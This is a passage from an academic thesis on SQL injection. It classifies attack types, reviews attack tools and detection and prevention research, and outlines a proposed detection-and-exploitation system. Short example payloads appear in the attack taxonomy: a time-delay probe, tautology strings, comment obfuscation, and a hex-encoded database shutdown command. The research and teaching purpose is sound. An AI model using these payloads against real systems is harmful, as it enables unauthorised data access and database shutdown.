This SQL injection attack technique is used to run or create stored procedures which are used by the database engine. The stored procedure is usually used by the developer or the

database administrator to control the database and to take advantage of the database facilities, such as database access or database services. The stored procedures are not similar to each other, i.e., Oracle database are not similar to MYSQL or MS-SQL database. Thus, the attacker needs to determine the database type to exploit this vulnerability. Therefore, the attacker could start with a logically incorrect query attack type to determine the database type, and then the attacker can use the stored procedure attack. For example, if the developer prepares the login condition statement as follow:

```
SELECT @sql_procedure = 'SELECT LoginId , LoginPassword from UserTable where  
LoginId=' + @userlogin + AND LoginPassword =' + @password + ' EXEC  
(@sql_procedure)
```

In this case the use of a stored procedure *@ sql_procedure* provides a way to the attacker to harm the database of the application as the login values have direct access to this database. (Manikanta, Sardana 2012, Santosh 2006)

2.6.1.6. Inference Query Attack

This attack technique is used when the attacker is not able to get any interactive message via an injection command. Therefore, the attackers are looking to find other ways to expose the website vulnerability. The attacker here estimates a web application response by injecting it with different SQL keywords till he/she gains the required information from the database to start his attack. This type of attack is generally divided into the following sub types.

2.6.1.6.1. Blind Injection Inference

In this technique, the attackers inject the web page with a condition statement to help them to infer the database layout through evaluating the response of the database engine with the inject condition statement, whether the statement is true or false. At this stage, the system will continue working normally if the statement evaluates to true. Consequently, if the injected statement evaluates to false, the web page will not return an error message. However, the web page will not work normally, i.e., there are differences between the page behaviour before the injection statement and after. Therefore, the attacker here will gather the information by comparing the results of the response from queries with true or false injected command injection. (Spett 2003, Tajpour, Masrom et al. 2010)

2.6.1.6.2. Timing Inference Query

In this technique, the attacker injects queries with a malicious command to make a system delay. Then the attacker will observe the reaction from the web application by monitoring the response time and collect information about the database according to this response. If there is a delay then the injected statement or command runs successfully, otherwise the statement execution has failed and the attacker needs to alter the injected statement. Consequently, there are various ways to inject the web application using this type of attack such as using a delay function; the next example will clarify the attack technique. If the database type is Ms-SQL and the attacker injects a field of the web application by adding WAITFOR function then the SQL statement will be like the following:

```
SELECT * FROM UserTable WHERE username = 'WAITFOR DELAY '0:0:20'--  
'AND userpassword = 'user_entry_password'
```

Or with MYSQL the attacker can add the following code to the vulnerable variable

```
' union select benchmark( 22500, sha1( 'test' )) ss, ee from test1 where '1'='1.
```

If the injected field is vulnerable to injection then the injected code will make a delay for 20 second till the end of function execution. So, the attacker will observe this delay and knows the injected field is vulnerable to injection and usable for other injection attack. The WAITFOR function does not work with Oracle database which has other code to achieve same delay like “*dbms_lock.sleep(20);* ”. Therefore, the attacker will try several attempts considering different database types (Clarke 2012, Yeole, Meshram 2011, Tajpour, Masrom et al. 2010).

2.6.1.7. Alternate Encoding

Normal attack techniques look for known characters or keywords which are usually called bad characters. In this technique, the attackers escape from the normal detection approaches by using injected text that uses alternate encoding. The alternate encoding uses injected text encoded in ASCII, Unicode or hexadecimal. Thus, the attack aims cannot be determined, so the attacker can use more than one encoding technique. Therefore, during the application development the developer should secure the web application against this type of attack by using effective technique that considers various possibilities of malicious encoding text to prevent this type of attack. For example, if the attacker injects the user login field with the following string `exec(char(0x73687574646f776e))--`, the query statement that is sent for execution by the database engine will be as follows:

```
SELECT * FROM StudentTable WHERE StudentName = 'StudentID
exec(char(0x73687574646f776e))--' AND StudentPass = 'Studentpassword'
```

At this stage, the database engine will execute the mentioned query by using the char function which is built in the database engine. Note that the char function changes the

character style of encoding keyword to be in the actual style of character. So, the injected encoded text that mentioned before is working similar to shutdown command, and when the attacker inject the web page by this encoded text the database system will stop working. Therefore, this attack technique is not the same as the attack in previous sections because the effective prevention against this type will need to consider all possible injected encodings that could be harmful to the web application (Howard, LeBlanc 2009, Halfond, Viegas et al. 2006).

2.6.1.8. Inline Comments

This SQL injection attack can be used with all of the previous attacks technique as the attacker can divide the injection command using the inline comment programming feature. This technique can support the attacker to elude from the primitive detection and prevention techniques that are looking for a specific character. For example: if the attacker uses the tautology techniques as follows:

*Select *from users where username = 'or '1'='1 and password = ' any word '*

This query can be divided using in line comment as follow:

*Select *from users where username = 'or /* hi */ '1'='/* no */'1 and password ...*

Another example if the attacker combine alternate encode with in line comment as follow:

*Select *from users where username = 'or % 00 /* hi */ '1'='1 and password ...*

The attacker here injects the null character and in line comment to the original query using the tautology attacks techniques (Clarke, 2012, Howard, LeBlanc 2009).

As aforesaid, there are different types of SQL injection attack vulnerability. This classification of SQL injection is useful as it helps the developer to detect and fix the SQL injection vulnerabilities during the application development stage. The other useful way to detect SQL injecting vulnerabilities is determining all possible injection ways to

know how these vulnerability types could be exploited. The next section will highlight some of the attack methods that are used with SQL injection.

2.7. SQL Injection: Manual vs Automated

In general, the injection techniques can be summarised in two main categories, the first one is the manual technique, which can be done using the mentioned attacks types that are discussed in the previous section. Success of this injection type depends on the attacker's experience and the security level of the target web application. The detection techniques used to detect this type of attacks depend on the detection of the user input, or in other words it depends on the detection of the injection paths which can be summarised as follows:

- Inputting data by using a parameter
- Inputting data by manipulating URL
- Inputting data by using hidden field
- Inputting data by tampering the http header
- Inputting data by poisoning the application cookies (Livshits, Lam 2005).

The other type of the injection attacks are automated SQL injection using one of the existed injection tools that are used to attack web application. In the next section some of these tools will be discussed.

2.7.1. SQL Injection Tools

Several automated injection tools have been used for attack, as a tool is easier to use than the manual attack, the attacker just gives the basic information that is required by the tool and waits till the tool retrieves the attack result whether it is successful or not. Many tools have been created; some of them are primitive tools and only can be used to attack

specific database or to execute a prepared injection procedure. Other tools can attack any database type and can be used to execute different injection attacks.

One of the primitive tools is **SQLdict** which can be used with MS SQL server only. This tool needs some values to start, the IP address and the SQL account of the victim in addition to loading of a password dictionary. If the injection attack runs successfully, the tool returns the password of this account.

Figure 2.3 shows an example of how an SQL account 'sa' is attacked by the **SQLdict** tool; the tool has returned the password value of this account. The weakness of this tool is that it is limited to one database engine type and it can only search for the password of known SQL accounts in the password dictionary that is loaded by the tool (SQLdict Tool, 2008).




Figure 2.3 SQLdict Tool

Another SQL injection tool is SQLier which can be used to attack MYSQL type of

database. In general, this tool attacks a vulnerable URL and tries to find out some information about vulnerable components to create an SQL injection template and start exploiting it. The common use of this tool is to find the password of the database based on the Union query attack. SQLier runs using the following command:

sqlier [option like -u for username , -o to crack password to file, ..etc] [URL].

This tool is better than SQLdict tool as there is no dictionary to find the password in.

However, both tools are still primitive as they can only be used for injection of specific database type and execute specific injection attack (SQLier, 2006).

One of the more sophisticated SQL injection tools is SQLmap as it has many features that can be summarized as follows:

- Can attack different type of databases like Oracle, MYSQL, etc.
- Support different types of SQL injection techniques such as blind injection, Union query and others.
- Searching for specific database name, table or column and finds the relevant name that contains a string of user name and password.
- Establishing an interaction channel between the attacker pc and the DB server using TCP connection (SQLmap, 2012).

Use of the SQLmap tool is similar to the previous tool as it needs some information to starts like the target server address. Then, it can start attacks or test the web application for SQL injection vulnerable components. However, SQLmap has more features and better performance and it is not limited to one database type like the primitive tools.

There are also many other tools like SQLSmack for MYSQL and OracSec for oracle database, each one has its advantage and limitation depending on the type and environment of use. The mentioned tools have been produced as result of many studies for the detection of vulnerable components of web applications. Moreover, before

discussing these studies an important point should be discussed which is the false positives and false negatives problem in the detection result. The next section will highlight those points in addition to clarifying the differences between them.

2.7.2. False Positive and False Negative

False positives are “when a tool reports incorrectly that a vulnerability exists, when in fact one does not”. Differently, the false negatives are “when a tool does not report that a vulnerability exists, when in fact one does” (Clarke, 2012). Therefore, the most dangerous types of the checking result are false negatives. Some of the existing studies measure the success of their approaches by checking the percentage or the rate of the false positives and the false negatives in their result as one of the evaluating criteria. For example, (Jovanovic, Kruegel et al. 2006) mentioned that there are no false positives produced by their checking model, (Halfond, Orso 2005) said that their approach only produced false positives in two cases and they have specified those cases. Thus, if there is a high rate of false positives or negatives in a specific study comparing with other studies that means the technique of the study that have less numbers of false positives or negatives is more accurate than the other one. In the next sections the different types of existing detection techniques will be highlighted.

2.8. Existing Approaches of Detection and Prevention

Many studies have been conducted for the detection and prevention against web application vulnerabilities in general and SQL injection vulnerabilities in particular; these studies have discussed the detection and prevention techniques from different point of views and using different techniques. Some of them used static techniques which are used during development time by analysing the web application code to detect the

injectable point in the application such as (Xie, Aiken 2006, Fu, Lu et al. 2007, Gould, Su et al. 2004). There are other techniques that use both dynamic and static techniques by monitoring the user input at runtime such as (Halfond, Orso 2006, Huang, Yu et al. 2004). The next sections will discuss these types of detection and prevention techniques.

2.8.1. User Input Controlling

The available entry fields of a web application can be considered as a gate in front of the attacker. Several suggestions have been proposed to control the user input such as

- Determining the size of text input, if the attacker tries to inject a union attack query in the login field and this field size is ten characters, the attacker cannot inject this field.
- Character replacement: remove some of the common characters that can be used in the injection like semi comma.
- Input validation, by validating the input value that is entered by the user (Hoffmeyer, Wang 2003).

2.8.2. Scanning Tools for Black Box Testing

These approaches use two main steps for gathering the information about the weak points in the web application. The first step detects the application workflow using a web crawler to find the vulnerable points. The second step generates an attack and monitors the applications behaviour. This technique has been called black box testing as the scanning tools do not examine the source code of web application directly but they try to generate special input and simulate it with this application.

(Kals, Kirda et al. 2006) have developed Secubat which is an open source tool that

can scan a web application to detect the vulnerable points. This tool has a graphical user interface that gives the user flexibility to run the testing process. This tool has three components which are a crawler, attack generator, and the analyser. The crawler determines the link tree of the application pages including a web form fields starting from the root web address. The crawler in this approach based on a queued workflow system which improves its efficiency as it can run several concurrent worker threads. Moreover, Secubat tests a web application by injecting single quote for each form field and reports a web application response. The pages response result will be analysed by the analyser.

(Huang, Huang et al. 2003) also have proposed a black box testing technique called the WAVES scanning tool. It is also an open source scan tool based on a web crawler supported by a parser engine that uses a DOM (Document Object Model) parser (W3C, 2009) to provide a comprehensive description of the web application components. The attack generator will use the crawler's result to inject a web application fields with a prepared SQL injection pattern. The attack generator's result will depend on a web application response and output. The WAVES tool uses a machine learning technique to enhance and improve its attack generator methodology.

These approaches are useful as they provide a report that shows a web application's security level, but they have the same problem as other black box testing approaches in that they cannot provide a comprehensive solution as effective as to white box testing.

2.8.3. Scanning Tools for White Box Testing

The white box testing or static analysis approaches are based on analysing the internal code of a web application and its structure to detect the vulnerable points at compilation time. Several attempts have been made to check a web application for SQL

injection vulnerabilities using the white box testing approach, some of them will be highlighted in the following:

(Gould, Su et al. 2004) has proposed the JDBC Checker which is a tool that can check statically for type correct queries in the SQL statement that are generated dynamically in Java. This technique detects only the SQL injection vulnerabilities that are based on type mismatches like logical incorrect query attacks, because it checks only the syntax of SQL statement for errors, but SQL injection attacks can be syntactically true and it does not return database errors.

(Xie, Aiken 2006) uses an analysis algorithm to analyse open source PHP web applications statically for SQL injection and XSS vulnerabilities. This approach employs analysis to detect and handle vulnerable components of PHP code and other scripting languages that are used to develop the application pages. The authors run the analysis in three steps. The first step converts all application functions into blocks and summarizes these blocks by determining the variables and their location, the block programming language and the variables flow. The second step is an intraprocedural analysis to detect the errors and the return set for each block. The third step is an interprocedural analysis to identify block conditions, such as, whether the block has a variable that must be sanitized before running this block. Thus, the vulnerable components will be detected by simulating these blocks using the analysis result. This approach cannot handle inline comment injection attacks and reports a high number of false positives.

The SAFELI framework is one of the white box analysis techniques proposed by (Fu, Lu et al. 2007) to analyse ASP.NET applications. SAFELI consists of several components; one of the main components is MSIL (Microsoft Intermediate Language) Instrumentor which is used to manipulate the application byte code by inserting additional functions for each access point of the application database and replace its variables with symbolic constraints. The output of this component will be scanned with a second

component called a symbolic execution engine that maps the whole application pages and its entry points and examines these points for pre collected information about attack patterns called attacks library. Thus, the examination results report the application's vulnerabilities. However, this approach detection is limited as it is based on the existing vulnerabilities that are identified in the attacks library.

In general, static analysis approaches are required to be more accurate for detecting security vulnerabilities, because they report a high number of false positives in the analysis reports (Livshits, Lam 2005). Moreover, applying these approaches for different host languages requires time and extensive effort due to the differences the structure of these languages (Bravenboer, Dolstra et al. 2007).

2.8.4. SQL Randomisation Approach

The main idea of this approach is adding numbers to each SQL keyword that are used in the query statement of the application. These numbers are integer numbers generated randomly. Then, during the execution of the application it will rewrite the SQL statements using a proxy filter and by adding a random number to the SQL keyword. Therefore, when the attacker tries to inject the application with any SQL keyword the system will reject them due to the missing random number (Boyd, Keromytis 2004, Kc, Keromytis et al. 2003). However, the problem of this approach is that if the attacker can determine the random number the application can be attacked.

2.8.5. Filtering Input (String Analysis)

This technique is based on filtering from the input data the malicious SQL keywords that can be used to attack the database system. (Scott, Sharp 2002) has developed a proxy filter for the web application that can enforce the validation rule to check user input. Filtering

data in this approach uses three components; the first one is the validation constraints specification using SPDL (security policy description language) in addition to the specification of the transformation rule. The second component is a policy compiler which compiles these specifications for execution on a security gateway component. The security gateway validates the specification rules on a web server by checking all http requests before sending it to the application database. However, this approach requires many technical specifications to be done by the developer as described in (Scott, Sharp 2002).

(Shrivastava, Bhattacharyji 2012) propose a protection and detection technique based on filtering the user input, they have generated a two level filtration model. The first one is an active guard which builds a susceptibility detector that can block any malicious characters that could be used to attack the web application database. The active guard runs blocking procedures that compare a user input with an existing list of common malicious characters. The second one is a service detector which is used to validate a user input. This approach can block all the existing types of SQL injection attacks using a function called 'killChars'. The drawback of this function is that the function removes several characters that can be used for normal writing without an extra checking of using these characters. Thus, it likely to report a high number of false positives.

2.8.6. Taint Data Analysis

These approaches start with a static analysis that identifies hotspots or sensitive points in the web application which are any point that can be used by the application to access the application database. The other step is tracking the data that comes through these hotspots. Examples of these approaches will be highlighted in the following:

(Livshits, Lam 2005) proposed an approach to find Java Tainted Objects. They are using

static analysis consisting of two steps. The first step determines the security flow of a web application using a context-sensitive analysis technique (Whaley, Lam 2004) which represents many program contexts using BDDs (Binary decision diagrams). The BDDs will be translated using bddbddb tool into BDDs-based implementation that can be accessed as a Datalog queries. The second step uses the PQL tool (Martin, Livshits et al. 2005) that can detect the application vulnerable components using the result of first step, and thus reports the application vulnerabilities in addition to its specification using a program query language. The drawback of this approach is that during the information flow analysis, any SQL query that receives data from the user will be considered a false positive vulnerability. For example, the function ‘executeQuery’ is a common sink function used by a Java application to execute an SQL statement and thus retrieves the data from the application database. According to the flow analysis, if the system finds any taint string or data that is passed to this function the system will consider it a unsafe point and thus the application is vulnerable. The problem of this approach is that it reports a high number of false positives.

Also (Jovanovic, Kruegel et al. 2006) have proposed another detection technique implementing by the Pixy tool (Jovanovic, Kruegel et al. 2006) which is a prototype written in Java that can analyse a PHP application statically. This analysis technique is based on data flow analysis to find the taint points of a web application. However, the analysis result shows that there is a rate of 50% of false positives.

(Wassermann, Su 2007) proposed another technique that can analyse a PHP application statically in two steps. The first one uses context free grammars (Thiemann, 2005) to specify the syntactic structure for all SQL statements of the application. The second step determine and retain the where SQL query will be constructed. The second step results will be labelled to “direct” for the data that comes for the user, or “indirect” if the data comes from another resources like the database. This approach reported low

numbers of false positive.

2.8.7. Static and Dynamic Method

The main idea of these approaches is finding the sensitive point by analysing the web application code using a static analysis technique to detect the vulnerable components. Then, these vulnerable components will be instrumented with a runtime protection guard to ensure that the submitted data to the application is secure. The following will highlight some of these approaches.

(Huang, Yu et al. 2004) have developed the WebSSARI tool that employs a detection algorithm based on the analysis method of the application information flow to detect the sensitive function that can be tainted in a PHP application. This tool has been supported by a runtime guard that can run an extra checking for sensitive functions that are found by the static analysis. In addition to the static analysis, a runtime guard is added that depends on the annotations that are provided by the user. The runtime guard filters the submitted user input from any SQL Keyword that can be injected in this input. However, the result of the first step static analysis reports a high number of false negatives and false positives (Xie, Aiken 2006).

(Halfond, Orso 2006) developed AMNESIA (Analysis and Monitoring for Neutralizing SQL Injection Attacks) tool that can be used for the detection and prevention of SQL injection attacks. This tool combines two techniques which are static analysis and runtime monitoring. The static analysis procedure builds an SQL query model using JSA (Java string analysis) (Christensen, Møller et al. 2003) that determines the construct queries points which have direct access to the database and specifies the sequence of tokens of that query. Successively, the other step is runtime monitoring which investigate all queries before they are sent to the database. This investigation checks the constructs

queries at runtime and compares them against any of the existing attacks. The runtime monitoring specifically checks the sequence of tokens that are specified by SQL query model, thus if the monitoring step finds that the query matches with no previous sequence the query will be prohibited accessing the database. This technique consists of two steps, and the limitation is the monitoring step that depends on the result of static analysis step. For example, in a hard-coded string (like null character %00) there is a mismatch between SQL query model and the runtime monitoring as the last one looks for the original keywords and cannot catch a hard-coded string that is recognized by the SQL query model.

(Kemalis, Tzouramanis 2008) have also proposed a monitoring technique based on a detection algorithm that specifies the syntactic structure for all SQL statements of the application through several phases. These phases describe each SQL statement of the application using a lexical analyser (Kodaganallur 2004) to determine the sequence of SQL keywords in these statements. The monitoring step checks if there is any SQL code injected in a specific SQL statement based on the specification of this SQL statement, and thus blocks unsafe SQL statements from the execution on the database.

(Lam, Martin et al. 2008) improves their previous approach (Livshits, Lam 2005) which uses a static analysis technique based on information flow (explained in Section 2.7.6). In their improvement, they add a dynamic error recovery which is a runtime monitoring technique based on PQL specification that is described in the static analysis step. This monitor is added to recover some cases that generate errors during the static analysis. The monitor compares the sequence of query contents of a specific query with its PQL specification, if there is a difference between them this query will be prohibited from the execution on the database.

(Lee, Jeong et al. 2012) use a combination of static and dynamic techniques by removing any of the SQL attribute value of the SQL query at runtime and compare it with

a static SQL query. They use Paros (Paros, 2004) which is a scanning tool that can perform the static analysis of an application to detect the vulnerable points and describe the syntactic structure of these points. The dynamic step performs the monitoring of the input by applying a detection algorithm that can filter the input from any malicious code based on the static analysis results. However, this static analysis is based on the Paros tool and the last update of Paros was in 2004.

(Manikanta, Sardana 2012) propose a similar technique that starts by analysing all application URL links to detect the vulnerable parameters and the injection points of the application using w3af which is a static analysis tool (Riancho, 2012). The next step generate legitimate SQL queries based on the previous step results. The legitimate SQL queries are all valid application queries that can be run. The monitoring step uses GreenSQL (GreenSQL LTD 2012) as a database firewall or front-end to database that can protect the application database against SQL injection.

GreenSQL monitors legitimate SQL queries and rejects any attacks and reports attack attempts. The author here combines between two existing solutions to achieve the best result of protection system. However, the GreenSQL does not support protection for Oracle database types.

The previous section discussed various methods that can detect and prevent SQL injection vulnerabilities. This research is similar to one of the mentioned techniques which are the detection of SQL injection at runtime by monitoring user input. The next section discusses some of the existing approaches including this research and highlights the knowledge gap the contribution of this research.

2.8. Revisiting Motivation and Knowledge Gap

Many tools have been used to monitor systems at runtime. Some of these approaches have been highlighted in the previous sections. Some of the existing monitoring approaches have checked the order of SQL keywords in a SQL statement at runtime comparing that to the order that is determined by the static analysis using JSA (Halfond, Orso 2006). Other researchers developed a technique using java monitoring to compare the syntactic structure of SQL statements using static analysis with its structure at runtime (Kemalis, Tzouramanis 2008).

Additionally, some of the monitoring do not require static analysis, they just run at runtime only like (Natarajan, Subramani, 2012). That propose some specification for detection policies and apply their detection algorithm. As previously mentioned, some researchers focus on SQL injection attacks as a static run in one state; so they just try to block the attacker injection attempts (Antunes, Laranjeiro et al. 2009, Fu, Lu et al. 2007, Lee, Jeong et al. 2012, Kim 2010, Boyd, Keromytis 2004).

However, the attacks are dynamic as they run over several steps such as, finding the vulnerable item, detecting the database type and exploring the database structure. Thus, the detection technique can be improved if there are scenarios that show the injection stages of web application as the detection procedure can predict the next step of the attack. Moreover, some of the existing approaches can only block some of the existing attacks they detect specific injection type because they are not effective to prevent several types like (Natarajan, Subramani 2012), and another one can block all existing types like (Halfond, Orso 2006).

In the light of above literature review in this chapter, our proposed system bridge the gap between the existing dynamic and static behaviour feature based method and a user friendly detection and exploitation system with high quality of experience. This research

take into account the fact that SQL injection features collected from different execution length will incur different time and resource cost, and produce classifiers with different accuracy. Specifically, longer execution will explore the behavioural feature space extensively and consume extremely high computation resources. A dynamic learning approach to select a particular classifier for each submitted injection sample based on the classifiers history, Quality of Experience (QoE) measurement and the context of the injection sample. The system is modelled using contextual multi-armed bandit framework to balance the exploitation and exploration of the available classifiers. The determined analysis length could be used to notifying the user of the needed waiting time. To facilitate the multi-armed bandit learning, we explore the similarity information among the samples' context features (structural injection features). An efficient context learning algorithm is integrated that learns over time the best mapping from context features to the best matching classifier with the QoE metric. The QoE provide a knob to allow the system to adjust the trade-off between accuracy and resource usage under different use cases.

2.9. Chapter Summary

This chapter has discussed SQL injection vulnerabilities, hacking types and the purpose of penetration testing. Web application vulnerabilities and the problem of SQL injection attacks explained. The existing SQL injection tools are reviewed. It also discussed existing approaches and methods, focused on the related work underpinning the motivation of our approach, and identified the knowledge gap. The next chapter provide the novel IDE design method.

Chapter 3

A Novel Design Method for SQL Injection Detection and Exploitation (IDE)

3.1. Introduction

Chapter 2 has introduced SQL injection attacks describing the various techniques that are used to attack web applications and backend databases. Chapter 2 also discussed the existing approaches developed to tackle this problem and reviewed existing solutions for security testing and prevention of SQL Injection. This chapter provide the insight into the chosen methodology for the IDE design. The research follows a constructive research method (Iivari, 1991). Constructive research is perhaps the most common computer science research method. This type of approach demands a form of validation that does not need to be quite as empirically based as in other types of research like exploratory research. Python is the chosen programming platform as a basis of design. Python is used to construct IDE underlying logic. Python utilises the contextual based algorithms and take the input data from existing libraries and allow integration of newly computed techniques to work together and provide way of automation by integrating machine learning. The implementation of core programming modules of Python is provided in chapter 4. This chapter explain the method in detail used to design IDE components. The detection and exploitation components of IDE are modelled using multi-armed bandit contextual framework and a context learning algorithm. The algorithm provide a way for each injection sample to be analyzed and ensures the high probability of selecting the best injection classifier

to invoke the relevant detection and exploitation programme from Python libraries. To make it more efficient, IDE is integrated with Quality of Experience (QoE) as a user metric in the framework to balance the accuracy and efficiency trade-off and use static injection feature as the context to facilitate the injection classifier selection.

The aim is to create a vertical injection detection and exploitation framework that is efficient, transparent to endpoint users, and with truthful detection and exploitation capability. The system includes two major components as shown in figure 3.1: a detection component and exploitation component. The detection and exploitation components design as shown in figure 3.2 consists of database systems, dynamically provisioned virtual sandboxes, and computation units that enable injection sample storage, context aware injection behavioural analysis, and efficient injection behaviour classification.

The highlight of the system is that it integrate an advanced context learning algorithm to learn the best analysis time, achieve efficient injection analysis and accurate detection of heterogeneous SQL injection samples. In contrast, all existing behaviour analysis systems select the time length of dynamic analysis using some heuristics and apply uniformity to all samples. Our method also enhance the system usability by providing users with optimal waiting time (shortest waiting to get the most accurate result) and a projection of the low bound for detection and exploitation accuracy. In the following sections, we will discuss each component in details.

3.2. System Overview of IDE

The fundamental aim of IDE is detection and exploitation of SQL injection vulnerabilities, which are used to gain unauthorised access of web applications and backend databases. IDE uses advance context based detection and exploitation

algorithm integrated with advance Python computation as a tool to detect and exploit SQL injection vulnerabilities for security testing of SQL databases. IDE is initialized by launching robust scanning of target using computed Python program invoked by context classifier detection algorithm to detect and attack vulnerabilities. IDE connect to a web application server to detect SQL Injection vulnerabilities and then allow user to launch the exploit based on findings during detection phase. Figure 3.1 shows the main architecture of IDE.




Figure 3.1 IDE System Architecture

In figure 3.1, both detection and exploitation phases are equipped and programmed with detection and exploitation algorithm. The context learning mechanism for detection and exploitation components are outlined in figure 3.2 below.




Figure 3.2: Detection and Exploitation Architecture

IDE starts when the user provide command input and submits to target web application/server, the request is sent from the client machine to the web server using the HTTP protocol. Moreover, IDE can identify the type of vulnerability by utilising the valid command input. Extracting the vulnerability depends on the state of a web application/server, which exist as a context variable in the target web application. The vulnerability detection is done using one of the computed programme which work with existing static and dynamic analysis libraries such as libraries that are developed using Python (Jovanovic, Kruegel et al. 2006). Therefore, to test the robustness of IDE, SQL injection vulnerabilities are created in our target in simulation environment. The obtained results (variable, value, timestamp) are then used for further analyses to launch an exploit using built in contextual exploit algorithm and Python programmes in IDE, which can check against existing exploit patterns. The detection and exploit

algorithm can sense the pre-installed injection sample and make decision based on obtained results from analysis. The result determines whether the input was successful, failed, or unknown and this information can be used for the investigation of related vulnerabilities.

IDE detection phase function consist of two steps. First, IDE scan which launch built in IDE database identifier to identify the backend database. Second is database observer to detect the SQL injection vulnerabilities. The exploit phase uses variables input for each of found vulnerability by using a different attack technique programmed for exploiting the vulnerability. Both, detection and exploitation phases produce feedback message for the user for further analysis, either the intended task was successful or not. The detection phase uses the command input to analyse the target using two steps, the first step scan the target to check whether it is a known SQL server or not, if the first step determines that the target server is known then the second step create a message as an output in the memory to be sent back to user to display the type of SQL server detected and then exploitation algorithm compare those results with the existing programmed attack patterns installed in IDE.

Thus, if the first step get the positive results from command input then the message is sent to IDE user for processing for further action. If the obtained result matches an existing attack pattern, then the user is informed by the IDE feedback component as a part of the exploit phase. In addition, the IDE detection phase also updates the user about database version with information of current state of web server/application. Note that the user will get a message update in both cases whether the variable input result was positive or negative.

If the variable input cannot determine whether the target server is known or not then the IDE can still allow to run the database observer to determine what type of injection vulnerability exist in the target database. If the vulnerability is detected by

the database observer then IDE send the message to user for further processing. The user can decide the next step based on outcome of detection phase.

The next section describe the IDE detection and exploitation system model and contextual based algorithm choice used to design core components of IDE.

3.2.1. SQL Injection Analysis

The SQL injection analysis and detection engine is designed to reach scalability and performance requirements and to meet the user's Quality of Experience QoE. The IDE could be deployed to test the security of an organizational database or work as an injection detection service for all the database servers. The detection component includes fast SQL statements checker, context feature extraction and clustering modules, dynamic injection behaviour analysis module, and contextual multi-armed bandit learning and classification modules. Figure 3.2 shown the modules and the data flow of the system.

